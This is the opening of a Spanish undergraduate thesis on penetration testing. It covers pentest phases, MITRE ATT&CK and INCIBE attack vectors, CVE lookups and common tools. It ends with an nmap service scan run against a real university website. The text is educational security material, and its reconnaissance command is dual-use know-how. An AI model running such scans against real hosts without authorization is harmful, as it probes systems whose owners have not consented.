



Realización de test de intrusión en sistemas informáticos

Sergio Góngora Benítez

Grado en Ingeniería de Tecnologías y Servicios de Telecomunicación
Administración de redes y sistemas operativos

Mario Prieto Vega

Montse Serra Vizern, David Bañeres Besora

Enero 2023



Esta obra está sujeta a una licencia de Reconocimiento – No Comercial – Sin Obra Derivada [3.0 España de Creative Commons](https://creativecommons.org/licenses/by-nc-nd/3.0/es/)

«La mejor victoria es vencer sin combatir.»

El arte de la guerra
de SUN TZU

FICHA DEL TRABAJO FINAL

Título del trabajo:	<i>Realización de test de intrusión en sistemas informáticos</i>
Nombre del autor:	<i>Sergio Góngora Benítez</i>
Nombre del consultor/a:	<i>Mario Prieto Vega</i>
Nombre del PRA:	<i>Montse Serra Vizern, David Bañeres Besora</i>
Fecha de entrega (mm/aaaa):	01/2023
Titulación:	<i>Grado en Ingeniería de Tecnologías y Servicios de Telecomunicación</i>
Área del Trabajo Final:	<i>Administración de redes y sistemas operativos</i>
Idioma del trabajo:	<i>Español</i>
Palabras clave	<i>Ethical Hacking, Pentesting, Ciberseguridad</i>
Resumen del Trabajo (máximo 250 palabras): <i>Con la finalidad, contexto de aplicación, metodología, resultados y conclusiones del trabajo.</i>	
<p>Inmersos en plena era de transformación digital, cada día más exponencial, la ciberseguridad es un área indispensable para el correcto funcionamiento de todos los elementos que prestan servicios consumidos durante las 24 horas, los 365 días del año.</p> <p>En este trabajo final de grado se muestra una simulación de <i>pentesting</i>, una técnica de auditoría de sistemas informáticos englobada dentro del área de la ciberseguridad, con la finalidad de:</p> <ul style="list-style-type: none"> • descubrir potenciales brechas de seguridad • realizar <i>exploiting</i> de las vulnerabilidades encontradas • elaborar un informe con los hallazgos • aportar una recomendación de mitigación <p>Se pretende con ello concienciar de la fragilidad que puede existir en los sistemas comprendidos dentro de una infraestructura y del peligro para la continuidad de negocio que ello conlleva.</p> <p>Finalmente, se incluye una revisión de los vectores de ataque más comunes en la actualidad, así como una breve descripción de las herramientas más utilizadas para llevar a cabo en <i>pentesting</i>.</p>	

Abstract (in English, 250 words or less):

Immersed into the digital transformation's era, even more exponential every day, cybersecurity is an essential area for the proper performance of all the elements that provide services consumed 24 hours a day, 365 days a year.

This final thesis shows a pentesting simulation, a technique to audit computer systems included into the cybersecurity area, in order to:

- discover potential security breaches
- exploit the vulnerabilities founded
- prepare a report with the findings
- provide a recommendation to mitigate

The aim is to raise awareness about the fragility that exist in the systems located in an infrastructure and the business continuity's hazard that this entails.

Finally, a review of the most common attack vectors is included as well as a brief description of the most commonly used pentesting tools.

Índice

1. Introducción.....	1
1.1 Contexto y justificación del Trabajo.....	1
1.2 Objetivos del Trabajo.....	3
1.3 Enfoque y método seguido.....	3
1.4 Planificación del Trabajo.....	4
1.5 Breve resumen de productos obtenidos.....	4
1.6 Breve descripción de los otros capítulos de la memoria.....	5
2. Pentesting.....	6
2.1 Vectores de ataque.....	7
2.2 Vulnerabilidades <i>exploiting</i>	10
2.3 Herramientas comunes de <i>pentesting</i>	11
2.3.1 Kali Linux.....	11
2.3.2 Nmap.....	11
2.3.3 Metasploit.....	12
2.3.4 Nessus.....	13
2.3.5 Burp Suite.....	13
2.3.6 Wireshark.....	14
2.3.7 John The Ripper.....	14
2.3.8 Wappalyzer.....	15
2.3.9 Shodan.....	15
2.3.10 Pentest-Tools.....	16
2.3.11 WPScan.....	16
3. Test de intrusión en sistema informático.....	17
3.1 Preparación entorno.....	17
3.2 Recopilación de datos.....	19
3.3 Análisis de vulnerabilidades.....	24
3.4 Exploiting.....	25
3.5 Post-exploiting.....	29
3.6 Informe final.....	31
3.7 Best practices.....	32
4. Conclusiones.....	37
5. Glosario.....	38
6. Bibliografía.....	40

Lista de figuras

Ilustración 1. Ranking global y puntuación UIT en ciberseguridad	1
Ilustración 2. Ciberamenazas en tiempo real Kaspersky©	2
Ilustración 3. Diagrama Gantt TFG	4
Ilustración 4. Fases del <i>pentesting</i>	6
Ilustración 5. Vectores de ataque registrados en la matriz MITRE ATT&CK	7
Ilustración 6. Vectores de ataques más frecuentes según INCIBE	9
Ilustración 7. Vulnerabilidad CVE-2021-44228	10
Ilustración 8. Comando NMAP	11
Ilustración 9. Listado de exploits de Metasploit Framework	12
Ilustración 10. Arquitectura Metasploit Framework	12
Ilustración 11. Burp Suite proxy HTTP	13
Ilustración 12. Cabecera TLS y gráfica de flujo en Wireshark	14
Ilustración 13. Análisis Campus UOC con extensión Wappalyzer	15
Ilustración 14. Análisis www.uoc.edu en Shodan	15
Ilustración 15. Análisis www.uoc.edu en Pentest-Tools	16
Ilustración 16. Creación de usuario en Kali Linux	17
Ilustración 17. Configuración fichero OpenVPN	18
Ilustración 18. Direccionamiento conexión OpenVPN	18
Ilustración 19. Sistema informático MetaTwo	19
Ilustración 20. Ping y traceroute hacia sistema objetivo	19
Ilustración 21. NMAP puertos TCP	20
Ilustración 22. NMAP puertos UDP	20
Ilustración 23. Análisis puerto 21	21
Ilustración 24. Análisis puerto 22	21
Ilustración 25. Análisis puerto 80	21
Ilustración 26. Frontal web sistema objetivo	22
Ilustración 27. Salida comando WPScan	23
Ilustración 28. Verificación vulnerabilidades servicio FTP	24
Ilustración 29. Verificación vulnerabilidades servicio SSH	24
Ilustración 30. Verificación vulnerabilidades WordPress	24
Ilustración 31. Obtención de contraseña y acceso WordPress	25
Ilustración 32. Apartado Media en WordPress	25
Ilustración 33. Configuración de ficheros para vector de ataque XXE	26
Ilustración 34. Ingesta de datos servidor HTTP	26
Ilustración 35. Decodificación de datos en base 64	27
Ilustración 36. Acceso servidor FTP	27
Ilustración 37. <i>Exploit</i> a sistema informático objetivo	28
Ilustración 38. Clave privada PGP	29
Ilustración 39. Fuerza bruta con John the Ripper	29
Ilustración 40. Desenscriptación contraseña PGP	30
Ilustración 41. Acceso como root	31
Ilustración 42. Ejemplo de recomendaciones en informe final	31
Ilustración 43. Tráfico norte-sur y este-oeste	33
Ilustración 44. Disaster recovery plan	35

1. Introducción

1.1 Contexto y justificación del Trabajo

Hoy en día, recién iniciado el año 2023, tanto en los medios de comunicación como en las RRSS (*Redes Sociales*) se publica recurrentemente un mismo tipo de noticia: los ciberataques a empresas y organismos.

Estas noticias suelen pertenecer a un pequeño sector de la industria, puesto que lo que se vende al público es la información sobre grandes entidades, a las que se le han encriptado datos sensibles, dejándolos inservibles, y/o se los han sustraído, pero detrás de esta información existe otra realidad y es que la gran mayoría de la industria son PYME (*Pequeña y Mediana Empresa*) y de éstas no suele hacerse eco.

Es por ello que se ha vuelto viral el exponencial incremento de ciberataques, con punto de inflexión y más crudeza durante el inicio de la pandemia provocada por el virus SARS-CoV-2 (*Severe Acute Respiratory Syndrome Coronavirus 2*), cuando las empresas tuvieron que adaptarse a la situación rápidamente para facilitar la continuidad de negocio y, consecuentemente, desplegar nuevas infraestructuras para facilitar la nueva realidad laboral; el teletrabajo.

Este nuevo escenario provocó que los ciberdelincuentes se adaptaran también a la nueva realidad y cambiaran de objetivos: tratar de vulnerar las nuevas infraestructuras críticas desplegadas por las empresas para facilitar el trabajo en remoto. [\[1\]](#)

Concretamente, en 2020 el organismo especializado en telecomunicaciones UIT (*Unión Internacional de Telecomunicaciones*) publicó un informe detallando un índice global de ciberseguridad dónde España se situó en el 4º lugar del ranking de países con mejor puntuación en estos términos, tal y como muestra la siguiente ilustración: [\[2\]](#)

Country Name	Score	Rank
United States of America**	100	1
United Kingdom	99.54	2
Saudi Arabia	99.54	2
Estonia	99.48	3
Korea (Rep. of)	98.52	4
Singapore	98.52	4
Spain	98.52	4
Russian Federation	98.06	5
United Arab Emirates	98.06	5
Malaysia	98.06	5
Lithuania	97.93	6
Japan	97.82	7
Canada**	97.67	8
France	97.6	9
India	97.5	10

Ilustración 1. Ranking global y puntuación UIT en ciberseguridad

Desde el INCIBE (*Instituto Nacional de Ciberseguridad*) se reportaron 109.126 incidentes de ciberseguridad durante el año 2021 [3], lo que hace patente la importancia que tiene la ciberseguridad en la actualidad, tanto a nivel empresarial como personal, y la necesidad de estar preparado para afrontar las constantes amenazas que pretenden comprometer la integridad de los datos.




Ilustración 2. Ciberamenazas en tiempo real Kaspersky© [4]

Fuera del plano empresarial, todos los habitantes existentes en el planeta, con conexión al mundo digital, han sido víctima de un ciberataque en alguna ocasión, haya tenido impacto o no. En estos casos, las técnicas de ingeniería social más practicadas y recurrentes son: *phishing*, *smishing* y *vishing*. [5]

En la actualidad, se está llevando a cabo una concienciación global en ámbitos de ciberseguridad, tanto en entorno empresarial como personal, dando visibilidad a la problemática que puede acontecer en caso de ser vulnerados.

A nivel empresarial se están asignando cada vez más recursos para realizar auditorías de seguridad a las infraestructuras y, adicionalmente, conformando equipos especializados para contener los constantes ciberataques.

Con esta premisa, en el presente trabajo se pretende emular un ciberataque al realizar un test de intrusión a un sistema informático para vulnerarlo llevando a cabo diferentes técnicas. De este modo, se pondrá de manifiesto la fragilidad que puede tener un sistema dentro de una infraestructura cuando se consigue acceder de forma ilícita a todo un entorno, pudiendo posteriormente realizar acciones maliciosas.

Finalmente, en un *pentesting* real, tras la realización del test de intrusión se elabora un informe con las evidencias, mostrando las acciones llevadas a cabo y una recomendación de mitigación, así como un seguido de *best practices*.

1.2 Objetivos del Trabajo

Los objetivos que se definen en este TFG (*Trabajo Fin de Grado*) son los siguientes:

- Concienciar de la exposición de los sistemas informáticos a ser vulnerados y la importancia de que estos sean seguros y robustos.
- Revisar los diferentes tipos de vulnerabilidades existentes más conocidas y facilitar repositorio para búsqueda de éstas.
- Definir la metodología de trabajo describiendo cada uno de los pasos a seguir para desarrollar el test de intrusión en sistemas informáticos.
- Ejemplificar un test de intrusión en un sistema informático.
- Facilitar un seguido de *best practices* para dotar de seguridad a un entorno.

1.3 Enfoque y método seguido

Se llevará a cabo una extensa búsqueda para recopilar información sobre la tipología de ciberataque más recurrente en los últimos tiempos y se ejemplificará el test de intrusión acorde a la información obtenida.

Posteriormente, en función del tipo de vulnerabilidad que se detecte en el sistema, se estudiará y expondrá qué herramientas y/o servicios pueden facilitar las labores de *exploiting* para alcanzar el objetivo propuesto.

En la actualidad, existen tres tipos de metodologías diferenciadas a la hora de llevar a cabo un test de intrusión a sistemas informáticos.

A continuación, se detallan las características de cada uno de ellos: [\[6\]](#)

- Caja blanca o *White box*: la persona que lleva a cabo el test de intrusión conoce la totalidad de información sobre el entorno en el que se va a realizar el test; la arquitectura de red, los sistemas operativos que la componen, direcciones IP, contraseñas, etc.
- Caja gris o *Grey box*: la persona que lleva a cabo el test de intrusión conoce cierta información sobre el entorno en el que se va a realizar el test; la arquitectura de red, los sistemas operativos que la componen, direcciones IP, contraseñas, etc.
- Caja negra o *Black box*: la persona que lleva a cabo el test de intrusión no conoce ningún dato o dispone de información muy básica, como por ejemplo una dirección IP, sobre el entorno objetivo.

Para el desarrollo de este TFG, la metodología a seguir será la de *black box*, pues únicamente se dispone de la dirección IP del sistema informático objetivo a vulnerar y sobre éste se ejecutarán las pruebas necesarias.

Esta metodología es la ideal para llevar a cabo un *pentesting* en un entorno real, puesto que emularemos a un ciberdelincuente cuyo propósito es recopilar toda la información necesaria, vulnerar el sistema informático y, finalmente, realizar la escalada de privilegios y ganar el control del sistema.

1.4 Planificación del Trabajo

Se expone el plan de trabajo elaborado con un diagrama de Gantt:




Ilustración 3. Diagrama Gantt TFG

El TFG se compone de 3 bloques diferenciados dónde se trata la parte teórica, la parte práctica y la culminación de la memoria. Tanto el glosario como la bibliografía se realiza transversalmente durante el transcurso de todo el trabajo.

Esta segmentación se ha realizado acorde a los entregables solicitados en el plan docente del TFG.

1.5 Breve resumen de productos obtenidos

Los productos obtenidos en este trabajo serán los siguientes:

- Memoria del TFG, que se irá redactando durante el transcurso del mismo, elaborando la maquetación final en las últimas 2 semanas antes de la fecha final de entrega del trabajo.
- Ejemplificación de un informe final tras un test de intrusión llevado a cabo en un sistema informático, además de un seguido de *best practices* para la prevención de riesgos en ciberseguridad.
- Presentación en Power Point del TFG dónde se expondrá una visión global de los hitos más relevantes llevados a cabo durante el trabajo.

1.6 Breve descripción de los otros capítulos de la memoria

Los capítulos comprendidos en el presente documento son:

- *Pentesting*: en este capítulo se describe en qué consiste esta técnica.
 - Vectores de ataque: se enumeran los ataques más comunes.
 - Vulnerabilidades *exploiting*: se exponen repositorios.
 - Herramientas comunes de *pentesting*: se introducen los servicios y herramientas más comunes para ejecutar *pentesting*:
 - Kali Linux: distribución Linux diseñada para *pentesting*
 - Nmap: analizador de red, puertos y servicios
 - Metasploit: herramienta para analizar y ejecutar *exploits*
 - Nessus: analizador de vulnerabilidades
 - Burp Suite: herramienta de *pentesting* para webs
 - Wireshark: esnifador y analizador de tráfico
 - John The Ripper: herramienta para crackear contraseñas
 - Wappalyzer: analizador web de tecnologías
 - Shodan: analizador de red, puertos y servicios online
 - Pentest-Tool: analizador de red, puertos y servicios online
 - WPScan: herramienta para auditar webs WordPress
- Test de intrusión en sistema informático: ejecución del *pentesting*:
 - Preparación entorno: instalación de herramientas necesarias
 - Recopilación de datos: análisis de redes, puertos y servicios
 - Análisis de vulnerabilidades: estudio previo para entrar al sistema
 - *Exploiting*: ejecución de técnicas para acceder al sistema objetivo
 - *Post-exploiting*: elevación de permisos para ser *root* del sistema
 - Informe final: documentación del *pentesting* y resultado obtenido
 - *Best practices*: recomendaciones en ciberseguridad

2. Pentesting

Se denomina *pentesting* o test de intrusión al conjunto de tareas que se desarrollan en un sistema informático con la finalidad de vulnerarlo y ganar acceso. Todo ello se realiza en un entorno controlado y con un alcance definido previamente con la organización dónde transcurre éste.

Las diferentes fases que componen un *pentesting* son: [7]

- **Recopilación de datos:** es la fase inicial de todo *pentesting* dónde se recopila la máxima información posible del sistema a vulnerar. En esta fase se verifica qué puertos del sistema están abiertos, y los servicios corriendo en ellos, para tratar de acceder a través de estos.
- **Análisis de vulnerabilidades:** tras recopilar toda la información necesaria sobre el sistema objetivo se realizará una búsqueda de alguna posible CVE (*Common Vulnerabilites and Exposures*) del que pueda verse afectado y facilite el posterior *exploiting*.
- **Exploiting:** en este punto, el *pentester* que lleva a cabo el test de intrusión tratará de ganar acceso al sistema informático objetivo mediante distintos ataques y/o ejecutando las técnicas adecuadas acorde a las vulnerabilidades detectadas previamente.
- **Post-exploiting:** tras ganar acceso al sistema informático objetivo se llevan a cabo acciones adicionales para tratar de conseguir una elevación de privilegios y, de este modo, lograr el control del sistema.
- **Informe final:** una vez finalizadas las pruebas de intrusión, se redacta un informe enumerando las vulnerabilidades existentes en el sistema objetivo, aportando evidencias del proceso llevado a cabo, además de una sección de mitigaciones para subsanar las vulnerabilidades encontradas, así como un seguido de *best practices*.



Ilustración 4. Fases del *pentesting*

La práctica de *pentesting* aporta valor a las organizaciones, puesto que:

- Ayuda a verificar las capacidades de la infraestructura, en términos de ciberseguridad, al descubrir posibles vulnerabilidades existentes de las que podrían hacer uso malicioso ciberdelincuentes.
- Aportan información valiosa que puede ser utilizada para definir planes de acción preventivos y/o correctivos.
- Facilita la continuidad de negocio, ya que una infraestructura exenta de vulnerabilidades otorga resiliencia, tolerancia y transparencia a fallos.

2.1 Vectores de ataque

Cuando se trata de proteger una infraestructura ante ciberataques se debe tener especial cuidado en no exponer un recurso interno a internet que no haya sido evaluado a consciencia y minuciosamente, ya que este será el punto más frágil y la puerta de entrada al entorno corporativo.

Existe un largo listado de técnicas que los ciberdelincuentes pueden llevar a cabo para facilitarles el acceso remoto a las infraestructuras.

La corporación sin ánimo de lucro MITRE confeccionó una matriz en la que categoriza los diferentes vectores de ataques existentes en la actualidad, denominada como ATT&CK (*Adversarial Tactics, Techniques, and Common Knowledge*).

Según éstos, actualmente existen un total de 14 tipos de tácticas, compuestas por 224 técnicas para vulnerar los sistemas, tal y como queda reflejado en la matriz de la siguiente ilustración: [\[8\]](#)

The image shows the MITRE ATT&CK matrix interface. At the top, there are navigation tabs: Matrices, Tactics, Techniques, Data Sources, Mitigations, Groups, Software, Campaigns, Resources, Blog, and Contribute. Below this is a search bar. The main content is a grid with 14 columns representing tactics and rows representing individual techniques. The tactics and their counts are: Reconnaissance (10), Resource Development (7), Initial Access (9), Execution (13), Persistence (19), Privilege Escalation (13), Defense Evasion (42), Credential Access (17), Discovery (30), Lateral Movement (9), Collection (17), Command and Control (16), Exfiltration (9), and Impact (13). Each cell in the grid contains a list of specific techniques, such as 'Active Scanning', 'Acquire Infrastructure', 'Drive-by Compromise', etc.

Ilustración 5. Vectores de ataque registrados en la matriz MITRE ATT&CK

El marco MITRE ATT&CK se ha impulsado como la base de conocimientos más extendida y en la que los equipos de seguridad se apoyan para evaluar la posición de la infraestructura frente a los ataques de ciberdelincuentes.

Según INCIBE, los vectores de ataques más frecuentes actualmente son: [\[9\]](#)

- Correo electrónico y mensajería instantánea

Phishing, smishing, vishing son las técnicas de ingeniería social utilizadas para la sustracción de datos personales de los usuarios, ya sea directamente del propio usuario o con documentos maliciosos, con el fin de suplantar su identidad y obtener acceso a los entornos corporativos y/o personales.

- Navegación web

Navegadores no actualizados con vulnerabilidades reconocidas o instalación de *plugins* de dudosa procedencia en éstos, frontales web *fake* que suplantan al real para robar credenciales, páginas en las que se descargan ficheros *malware*.

- Endpoints

Los dispositivos carentes de seguridad, con configuración por defecto y con acceso a la infraestructura desde dónde se propaga el *malware* al resto de equipos de la red a la que pertenecen.

- Aplicaciones web, portales corporativos, intranets y RRSS

Frontales web con un mal diseño en su estructura y gran cantidad de información de la empresa expuesta al exterior facilitan información valiosa a los ciberdelincuentes para atacar a personas específicas de la empresa.

- Software mal configurado desactualizado o no parcheado

La falta de actualización del software de los equipos de red o de los sistemas informáticos puede exponer el sistema a vulnerabilidades que puedan ser explotadas por ciberdelincuentes para ganar acceso al sistema a través de ésta

Es de vital importancia revisar periódicamente el *software* instalado en los equipos para verificar que no sea vulnerable.

- Credenciales de usuario comprometidas

Sustracción de credenciales mediante ingeniería social, *plugins* de terceros, ataques por fuerza bruta o redes inalámbricas abiertas con cifrado de datos obsoleto pueden facilitar acceso remoto al sistema.

- Contraseñas y credenciales predecibles o por defecto

El uso de contraseñas débiles y típicas, o las que están configuradas en un sistema por defecto, son potenciales vías de entrada fáciles a las infraestructuras, ya que el ciberdelincuente puede hacer un primer barrido de acceso con estas contraseñas comunes.

- Insiders

Usuarios sobornados por ciberdelincuentes o insatisfechos por su posición dentro de la empresa, así como exusuarios que exponen datos sensibles por despecho.

- Carencias del cifrado

Documentos encriptados con cifrados obsoletos y/o débiles que ponen en riesgo el contenido en éstos.

- Acceso por terceros

Acceso a través de proveedores y/o empresas colaboradoras que han sido vulneradas y con las que existe un enlace de acceso entre ambas infraestructuras.




Ilustración 6. Vectores de ataques más frecuentes según INCIBE

Todos estos vectores de ataque tienen un elemento común: el usuario. Ya sea porque se ha facilitado acceso directa o indirectamente, debido a la exposición de contraseñas o sistemas vulnerables, la concienciación de los usuarios a llevar a cabo una buena praxis en términos de seguridad se convierte en un hito básico en una era cada vez más digitalizada.

2.2 Vulnerabilidades *exploiting*

En la actualidad, existe un gran listado de vulnerabilidades detectadas que se pueden encontrar catalogadas en la plataforma de CVE® [10], dónde en la actualidad se muestran un total de 190.595 vulnerabilidades.

Dentro de esta plataforma se puede consultar la vulnerabilidad que se requiera a través de su buscador y verificar de qué trata y qué sistema y/o servicio se encuentra afectado por esta referencia.




Ilustración 7. Vulnerabilidad CVE-2021-44228

Se trata de una plataforma abierta y accesible para todo el público, por lo que cualquier persona puede consultar el listado de las vulnerabilidades existentes e incluso reportar una nueva si se diera el caso de detectarla.

Se trata de una gran base de datos con enlaces dónde se referencia la vulnerabilidad hallada y la implicación que éstas tienen sobre los sistemas, así como la explicación para solventar dicho fallo que suele ser actualizando la versión del *software* y/o servicio. El hecho de disponer de este tipo de plataforma facilita tanto la identificación de vulnerabilidades como la solución de éstas.

Adicionalmente, se puede recurrir a las webs de soporte del propio fabricante del *software* para verificar las posibles vulnerabilidades en los equipos de éste desplegados dentro de la infraestructura.

Por ejemplo, la web de seguridad de Palo Alto Networks® tiene su propio buscador interno dónde se pueden buscar vulnerabilidades según los filtros que se requieran e indica en qué versiones solventan la vulnerabilidad. Un ejemplo de filtrado de vulnerabilidades críticas se expone en el siguiente enlace:

<https://security.paloaltonetworks.com/?severity=CRITICAL&sort=-date>

Es una buena práctica revisar regularmente si existe alguna vulnerabilidad en la infraestructura, por lo que disponer todo equipamiento y servicio identificado en una CMDB (*Configuration Management DataBase*) es un plus a la hora de mantener una mayor prestación en términos de seguridad.

2.3 Herramientas comunes de *pentesting*

En este apartado se enumeran, y definen brevemente, las herramientas más comunes para analizar y realizar *pentesting* a un sistema informático. [11]

2.3.1 Kali Linux

Kali Linux no se trata de una herramienta como tal si no de una distribución Linux de código abierto, basada en Debian, que incluye instaladas una gran cantidad de herramientas de seguridad informática.

Durante el test de intrusión de este TFG se hará uso de una OVA (*Open Virtual Appliance*) de 64-bits descargada del repositorio de la propia web de Kali Linux (<https://www.kali.org/get-kali/#kali-virtual-machines>) que se ejecutará sobre un entorno de virtualización VirtualBox de Oracle.

2.3.2 Nmap

NMAP (*Network Mapper*) es la herramienta por excelencia de la primera fase de reconocimiento y recopilación de datos de sistemas informáticos, fase en la que se realiza descubrimiento del sistema objetivo y se analizan los puertos abiertos para, posteriormente, verificar si el servicio que corre en éste puede ser vulnerado. [12]

Se trata de una herramienta básica, de las más utilizadas, que permite ejecutar una gran variedad de técnicas para el análisis de los sistemas según las necesidades u objetivos que se marque la persona que ejecuta el *pentesting*; en mayor o menor profundidad, más o menos agresivo y/o sigiloso, etc.

En el siguiente ejemplo, se ejecuta un escaneo para analizar los puertos 80 y 443 (-p80,443) de la página web de UOC (*Universitat Oberta de Catalunya*), que corresponden a los servicios HTTP (*Hypertext Transfer Protocol*) y HTTPS (*Hypertext Transfer Protocol Secure*).

Adicionalmente, se lanza el análisis sin realizar ping (-Pn), verificando la versión del servicio (-sSV), además de no finalizar conexión TCP (*Transmission Control Protocol*) mediante el *three-way handshake*.

```
(sgongorab@kali)~$ sudo nmap -sSV -Pn -p80,443 www.uoc.edu
Starting Nmap 7.92 ( https://nmap.org ) at 2022-11-05 19:40 EDT
Nmap scan report for www.uoc.edu (52.84.66.98)
Host is up (0.015s latency).
Other addresses for www.uoc.edu (not scanned): 52.84.66.30 52.84.66.93 52.84.66.17 2600:9000:2042:ec00:1f:5d48:f7c0:600:9000:2042:0:1f:5d48:f7c0:93a1 2600:9000:2042:1200:1f:5d48:f7c0:93a1 2600:9000:2042:6600:1f:5d48:f7c0:93a1 2600:9
rDNS record for 52.84.66.98: server-52-84-66-98.mad51.r.cloudfront.net

PORT      STATE SERVICE VERSION
80/tcp    open  http   Amazon CloudFront httpd
443/tcp    open  ssl/http Amazon CloudFront httpd

